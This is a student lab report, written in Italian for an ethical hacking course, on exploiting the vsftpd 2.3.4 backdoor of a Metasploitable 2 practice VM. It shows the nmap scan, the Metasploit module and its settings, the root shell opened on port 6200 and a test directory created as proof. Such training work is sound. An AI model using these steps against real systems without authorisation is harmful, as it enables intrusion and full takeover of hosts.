REPORT ESERCITAZIONE: Exploitation vsftpd 2.3.4

Studente: Rocco Paolo Caccamo

Corso: Cybersecurity & Ethical Hacking

Target: Metasploitable 2 (IP: 192.168.1.149) **Data:** 19/01/2026


1. Obiettivo

L'obiettivo dell'attività è testare la sicurezza del servizio FTP sulla macchina target assegnata (`192.168.1.149`), sfruttare una vulnerabilità nota per ottenere accesso amministrativo e lasciare una prova dell'intrusione nel filesystem.

2. Fase 1: Information Gathering (Scansione)

Ho avviato una scansione con `nmap` per identificare i servizi aperti e le loro versioni.

- **Comando:** `nmap -sV 192.168.1.149`
- **Analisi:** La scansione ha rivelato la porta **21 aperta** con il servizio `vsftpd 2.3.4`.



Output di Nmap che mostra la versione vulnerabile vsftpd 2.3.4.

3. Fase 2: Configurazione dell'Exploit

Utilizzando **Metasploit Framework** (`msfconsole`), ho cercato un exploit compatibile con la versione rilevata.

- **Comando:** `search vsftpd`
- **Scelta:** Ho identificato il modulo `exploit/unix/ftp/vsftpd_234_backdoor` (Rank: Excellent).

```
msf > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Chec
k  Description
   -  ----                                  ---------------  ----       ----
-  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes
   VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No
   VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use ex
ploit/unix/ftp/vsftpd_234_backdoor
```

Ricerca del modulo in Metasploit.

Successivamente, ho caricato il modulo e impostato l'indirizzo IP del bersaglio.

- **Comandi:**
  - `use 1`
  - `set RHOSTS 192.168.1.149`
  - `show options` (per verifica finale)

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:p
                                       ort[,type:host:port][ ... ]. Supporte
                                       d proxies: sapni, socks4, socks5, s
                                       ocks5h, http
   RHOSTS   192.168.1.149    yes       The target host(s), see https://doc
                                       s.metasploit.com/docs/using-metaspl
                                       oit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.
```

Verifica delle opzioni (RHOSTS e RPORT) prima del lancio.

4. Fase 3: Exploitation (Attacco)

Ho lanciato l'attacco con il comando `run`. L'exploit ha sfruttato la backdoor aprendo una connessione sulla porta 6200.

- **Risultato:** È stata aperta la sessione "Command shell 1".
- **Verifica Privilegi:** Il sistema indica `uid=0(root) gid=0(root)`.

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.2:39685 → 192.168.1.149:6200)
 at 2026-01-19 10:43:48 -0500
```

Conferma dell'apertura della shell e ottenimento dei privilegi di root.

5. Fase 4: Post-Exploitation (Esecuzione Task)

Come richiesto dalla traccia, ho navigato nella root directory e creato la cartella di prova.

- **Comandi:**
  - `cd /`
  - `mkdir test_metasploit`
  - `ls`
- **Esito:** Il comando `ls` mostra chiaramente la presenza della cartella `test_metasploit`, confermando che abbiamo permessi di scrittura sul filesystem.

```
cd /
mkdir test_metasploit
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test_metasploit
tmp
usr
var
vmlinuz
```

Verifica finale della creazione della directory 'test_metasploit'.

Conclusioni

L'esercizio è stato completato con successo. La vulnerabilità critica di `vsftpd 2.3.4` ha permesso di prendere il controllo totale della macchina in pochi passaggi.